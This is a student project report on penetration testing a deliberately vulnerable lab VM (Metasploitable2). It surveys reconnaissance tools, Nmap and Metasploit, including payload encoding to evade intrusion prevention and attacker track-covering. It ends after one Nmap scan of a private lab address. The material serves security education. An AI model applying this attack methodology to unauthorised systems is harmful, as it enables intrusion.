Penetration Testing on Metasploitable2

Project report submitted in partial fulfillment of the requirement for the degree of Bachelor of Technology

in

Information Technology

By

Nakul Ratti(133203)

Under the supervision of

Dr Yashwant Singh

to

Department of Computer Science & Engineering and Information Technology

Jaypee University of Information Technology Waknaghat, Solan-173234, Himachal Pradesh

Certificate

Candidate's Declaration

We hereby declare that the work presented in this report entitled **"Penetration Testing on Metasploitable2"** in partial fulfillment of the requirements for the award of the degree of **Bachelor of Technology** in **Computer Science and Technology** submitted in the department of Computer Science & Engineering and Information Technology**,** Jaypee University of Information Technology, Waknaghat is an authentic record of my own work carried out over a period from August 2016 to December 2016 under the supervision of **Dr Yashwant Singh** (Assistant Professor),Computer science and Engineering.

The matter embodied in the report has not been submitted for the award of any other degree or diploma.

(Student Signature)
Nakul Ratti(133203)

This is to certify that the above statement made by the candidates is true to the best of my knowledge.

(Supervisor Signature)
Dr Yashwant Singh
Assistant Professor
Computer Science Dept
Dated:

Acknowledgement

We wish to express our deep appreciation to Dr. Yashwant Singh Assistant Professor Department of Computer Science, for providing his uncanny guidance, invaluable support and encouragement throughout the Project work, without which the work would have been an exercise in vainness.

We would like to thank all our colleagues, who have given us moral support and their relentless advice throughout the completion of this work.

Finally, we would like to thank god for not letting us down at the time of crisis and showing us the silver lining in the dark clouds.

LIST OF FIGURES


Table of Contents

Abstract

Penetration Testing is a specialized security auditing method where a tester simulates an attack on the system. The goal of this testing is not to damage the system, but to identify attack surfaces, vulnerabilities, and other security weaknesses from the perspective of an attacker. Besides testing, great care is taken that no system should get damaged .This type of testing involves manual scanning tools like nmap, nikto, wpscan, metasploit and automated vulnerability scanning tools like Nessus. This report first introduces to the steps taken for testing the security of a system and then it shows the attack narrative where the system would be exploited and proof of exploitation would be showed .Lastly, the vulnerabilities would be rated according to their impact on the system and recommendations on each vulnerability would be given.

1) INTRODUCTION

1.1)General Introduction



A penetration test also known as a pen test, is an authorized simulated attack on a computer system that looks for security weaknesses, potentially gaining access to the system's features and data.

The process typically identifies the target systems and a particular goal—then reviews available information and undertakes various means to attain the goal. A penetration test target may be a white box (which provides background and system information) or black box (which provides only basic or no information except the company name). A penetration test can help determine whether a system is vulnerable to attack, if the defenses were sufficient, and which defenses (if any) the test defeated.

Security issues that the penetration test uncovers should be reported to the system owner. Penetration test reports may also assess potential impacts to the organization and suggest countermeasures to reduce risk.

The goals of a penetration test varies depending on the type of approved activity for any given engagement with the primary goal focused on finding vulnerabilities that could be exploited by a nefarious actor, and informing the client of those vulnerabilities along with recommended mitigation strategies.

Penetration tests are a component of a full security audit. For example, the Payment Card Industry Data Security Standard requires penetration testing on a regular schedule, and after system changes.

1.1) Problem Definition

Computer applications are becoming more complex day by day and the risks associated with them are also increasing. Developers and administrators cannot fully ensure the safety of the system .Hence we need to attack the system from the perspective of an attacker. There re many automated scanners like nessus but they also does not ensure full safety of the system.

These Automated scanners that searches for vulnerabilities are good enough to identify well known vulnerabilities but they fails to identify security misconfigurations.

Also automated scans does not ensures the safety of the system and in some cases, these can perform Denial of Service on the system. Further they can leave backdoors in system after checking and exploiting system.


So, we need to manually verify the security misconfigurations that these scanners fails to identify. Further we need to ensure that no damage is made while performing penetration tests on the system.

1.2) Objective

The objective of this penetration testing is to identify security vulnerabilities on the system and to what extent they can be exploited and what are the risks associated with these .Besides these we have the following objectives:

- Perform broad scans to identify potential areas of exposure and services that may act as an entry point.
- Perform targeted scans and manual investigations to validate vulnerabilities.
- Rank vulnerabilities based on threat level, loss potential, and likelihood of exploitation.
- Perform supplemental research and developmental activities to support analysis.
- Identify issues of immediate consequence and recommend solutions.
- Develop long term recommendations to enhance security.
- Considerate safety of system at every point of the attack.

1.3) Methodology



The medothology of performing a penetration test contains the following phases:

Phase 1 - Reconnaissance

Reconnaissance is probably the longest phase, sometimes lasting weeks or months. The black hat uses a variety of sources to learn as much as possible about the target business and how it operates, including

- Internet searches
- Social engineering
- Dumpster diving
- Domain name management/search services
- Non-intrusive network scanning

The activities in this phase are not easy to defend against. Information about an organization finds its way to the Internet via various routes.

Phase 2 - Scanning

Once the attacker has enough information to understand how the business works and what information of value might be available, he or she begins the process of scanning perimeter and internal network devices looking for weaknesses, including

- Open ports
- Open services
- Vulnerable applications, including operating systems
- Weak protection of data in transit
- Make and model of each piece of LAN/WAN equipment

Phase 3 - Gaining Access

Gaining access to resources is the whole point of a modern-day attack. The usual goal is to either extract information of value to the attacker or use the network as a launch site for attacks against other targets. In either situation, the attacker must gain some level of access to one or more network devices.

Finally, encrypt highly sensitive information and protect keys. Even if network security is weak, scrambling information and denying attacker access to encryption keys is a good final defense when all other controls fail. But don't rely on encryption alone. There are other risks due to weak security, such as system unavailability or use of your network in the commission of a crime.

Phase 4 - Maintaining Access

Having gained access, an attacker must maintain access long enough to accomplish his or her objectives. Although an attacker reaching this phase has successfully circumvented your security controls, this phase can increase the attacker's vulnerability to detection.

Phase 5 – Covering Tracks

After achieving his or her objectives, the attacker typically takes steps to hide the intrusion and possible controls left behind for future visits. Again, in addition to anti-malware, personal firewalls, and host-based IPS solutions, deny business users local administrator access to desktops. Alert on any unusual activity, any activity not expected based on your knowledge of how the business works. To make this work, the security and network teams must have at least as much knowledge of the network as the attacker has obtained during the attack process.


2.LITERATURE SURVEY

2.1) Passive Reconnaissance

This is also known as Open Source Intelligence (OSINT) or simply Information Gathering, the idea behind passive reconnaissance is to gather information about a target using only publicly available resources.

Some references will assert that passive reconnaissance can involve browsing a target's website to view and download publicly available content whereas others will state that passive reconnaissance does not involve sending any packets whatsoever to the target site.

2.1.1) Types of passive reconnaissance




Passive Information Gathering: Passive Information Gathering is generally only useful if there is a very clear requirement that the information gathering activities never be detected by the target. This type of profiling is technically difficult to perform as we are never sending any traffic to the target organization neither from one of our hosts or "anonymous" hosts or services across the Internet. This means we can only use and gather archived or stored information. As such this information can be out of date or incorrect as we are limited to results gathered from a third party.

Semi-passive Information Gathering: The goal for semi-passive information gathering is to profile the target with methods that would appear like normal Internet traffic and behavior. We query only the published name servers for information, we aren't performing in-depth reverse lookups or brute force DNS requests, and we aren't searching for "unpublished" servers or directories. We aren't running network level port scans or crawlers and we are only looking at metadata in published documents and files; not actively seeking hidden content. The key here is not to draw attention to our activities. Post mortem the target may be able to go back and discover the reconnaissance activities but they shouldn't be able to attribute the activity back to anyone.

Browsing web pages, reviewing available content, downloading posted documents or reviewing any other information that has been posted to the public domain would all be considered in-scope. It does not involve actions such as sending crafted payloads to test input validation filters, port scanning, vulnerability scanning, or other similar activities which would fall under the definition of active reconnaissance.

2.1.2) Scope and ROE



When we perform passive recon activities for a pentest or assessment we'll undoubtedly have an agreed upon target and scope Although all of the data is being gathered solely from the public domain without malicious intent, Following additional steps are taken to avoid exposing details of any discovered egregious vulnerabilities.

- First, as already stated, although a penetration test or security assessment would typically be scoped to a single or select few targets,
- Second, we'll be redacting identifying information that might disclose the exact location of a potentially damaging vulnerability or reveal a particular individual whose full name or contact information is inconsequential to understanding the demonstrated passive recon technique. Of course, the redaction doesn't completely de-identify the context of the discovery and it's still possible to determine what sites/organizations they belong to.
- Third, when appropriate/possible well be reporting discovered vulnerabilities to the respective organization for remediation. Again, any discovered vulnerabilities are already in the public domain for anyone to see, but I still felt an obligation as a security professional to have them remediated when possible.

Once again, none of these techniques involve maliciously scanning or probing a given website. All of this information has been gathered from the public domain using techniques and tools readily available to anyone. Also note that I use terms such as "attack" (e.g. "social engineering attack") throughout the post, but I am not at all suggesting malicious activity. Any active reconnaissance or testing activities should only be conducted within the scope of sanctioned penetration tests or security assessments

2.1.3) Tools used in Passive Reconnaissance

- Whois: This tools provides the where the site is located, who owns h ip block. Also there can be contacts listed.

- Nslookup: This tool provides the ip address of the target name address. This simply works on DNS queries.

- The-harvester: A python based tool that can be used to extract mail address on a domain by searching on Google and other social networking sites.

- Recong-ng: A gui tool for organizing and viewing all passive information gathering.

- Shodan: This site can give information about open ports and services on an internet device.

2.2) Active reconnaissance

Active reconnaissance involves actual integration with the target to get information about it .

This type of information gathering is more accurate than the the passive one . The only disadvantage is that it sometimes can damage the system and is more easy to be detected by the target machine.

2.2.1) hping3 tool


This tool can craft packets at ip layer 3 and above [1]. This tool can be used to find the open ports on the target system. Perform small attacks on a target like smurf and land attacks.

Further this can be used to set tcp flags and do fuzzing on the target system .This tool is a command line tool and it can also perform idle scanning on target.

2.2.2)Scapy

This module is built in python and can be used to create custom packets at layer 2, layer3, layer 4 and other upper layers [2]. Further this tool can be combined with python to form scripts . This tool can be used to manually probe networks and identify the open ports and for banner grabbing.

2.3) Nmap



Nmap (*Network Mapper*) is a security scanner, originally written by Gordon Lyon (also known by his pseudonym *Fyodor Vaskovich*) used to discover hosts and services on a computer network, thus building a "map" of the network. To accomplish its goal, Nmap sends specially crafted packets to the target host(s) and then analyzes the responses.


The software provides a number of features for probing computer networks, including host discovery and service and operating-system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features. Nmap can adapt to network conditions including latency and congestion during a scan. The Nmap user community continues to develop and refine the tool.

2.3.1)Nmap features:

- Host discovery – Identifying hosts on a network. For example, listing the hosts that respond to TCP and/or ICMP requests or have a particular port open.
- Port scanning – Enumerating the open ports on target hosts [3].
- Version detection – Interrogating network services on remote devices to determine application name and version number.
- OS detection – Determining the operating system and hardware characteristics of network devices.
- Scriptable interaction with the target – using Nmap Scripting Engine (NSE) and Lua programming language.

Nmap can provide further information on targets, including reverse DNS names, device types, and MAC addresses.

2.3.2)Typical uses of Nmap:



- Auditing the security of a device or firewall by identifying the network connections which can be made to, or through it.
- Identifying open ports on a target host in preparation for auditing.
- Network inventory, network mapping, and maintenance and asset management.
- Auditing the security of a network by identifying new servers.
- Generating traffic to hosts on a network, response analysis and response time measurement.
- Finding and exploiting vulnerabilities in a network.

2.3.3) Nmap output format

- Interactive: This mode is interactive and it asks for users at times to enter various options and it is updated in realtime.

- XML: This format can be further processed by XML tools.It can be converted to a HTML report using XSLT.

- Normal: The output is seen when running Nmap from the command line,but saved to a file.

- Script Kiddie: Meant to be an amusing way to format the interactive output replacing letters with their visually alike number representations. For example, interesting ports be becomes Int3restIng pOrtz.


2.4) Metasploit

The **Metasploit Project** is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development [4].

Its best-known sub-project is the open source[2] **Metasploit Framework**, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive and related research.

The Metasploit Project is well known for its anti-forensic and evasion tools, some of which are built into the Metasploit Framework.

2.4.1)Metasploit Framework



The basic steps for exploiting a system using the Framework include:

1. Choosing and configuring an *exploit* (code that enters a target system by taking advantage of one of its bugs; about 900 different exploits for Windows, Unix/Linux and Mac OS X systems are included);
2. Optionally checking whether the intended target system is susceptible to the chosen exploit;
3. Choosing and configuring a *payload* (code that will be executed on the target system upon successful entry; for instance, a remote shell or a VNC server);
4. Choosing the encoding technique so that the intrusion-prevention system (IPS) ignores the encoded payload;
5. Executing the exploit.

This modular approach – allowing the combination of any exploit with any payload – is the major advantage of the Framework. It facilitates the tasks of attackers, exploit writers and payload writers.

Metasploit runs on Unix (including Linux and Mac OS X) and on Windows. The Metasploit Framework can be extended to use add-ons in multiple languages.

To choose an exploit and payload, some information about the target system is needed, such as operating system version and installed network services. This information can be gleaned with port scanning and OS fingerprinting tools such as Nmap. Vulnerability scanners such as Nexpose, Nessus, and OpenVAS can detect target system vulnerabilities. Metasploit can import vulnerability scanner data and compare the identified vulnerabilities to existing exploit modules for accurate exploitation.

2.4.2)Exploits

Metasploit currently has over 1613 exploits, organized in different categories like:

- Firefox is a collection of (mostly) remote code execution for this browser.
- Android and Apple's iOs are dedicated to mobile phone [5].
- Linux, Windows, BSD, Irix, Solaris, … are targeting specific operating systems
- Multi for exploits that aren't tied to a specific platform

2.4.3)Payloads


Metasploit currently has over 438 payloads. Some of them are:

- Command shell enables users to run collection scripts or run arbitrary commands against the host.
- Meterpreter enables users to control the screen of a device using VNC and to browse, upload and download files.
- Dynamic payloads enables users to evade anti-virus defenses by generating unique payloads.

3) Attack Narrative

3.1.1)Open ports and services

The first step of this testing was scanning the ip with nmap to reveal open ports and services along with their versions that can be used as entry points to the server. Further the operating system was enumerated so that the target system can be identified for exploits .
The following query was performed to discover the open ports and services :



Scan Summary | 192.168.43.152

Scan Summary

Nmap 7.40 was initiated at Sun Jun 4 16:32:38 2017 with these arguments:
nmap -p- -sV -O -vv -oA server 192.168.43.152

Verbosity: 2; Debug level 0

Nmap done at Sun Jun 4 16:35:11 2017; 1 IP address (1 host up) scanned in 152.73 seconds

192.168.43.152

Address

- 192.168.43.152 (ipv4)
- 08:00:27:65:13:75 - Oracle VirtualBox virtual NIC (mac)

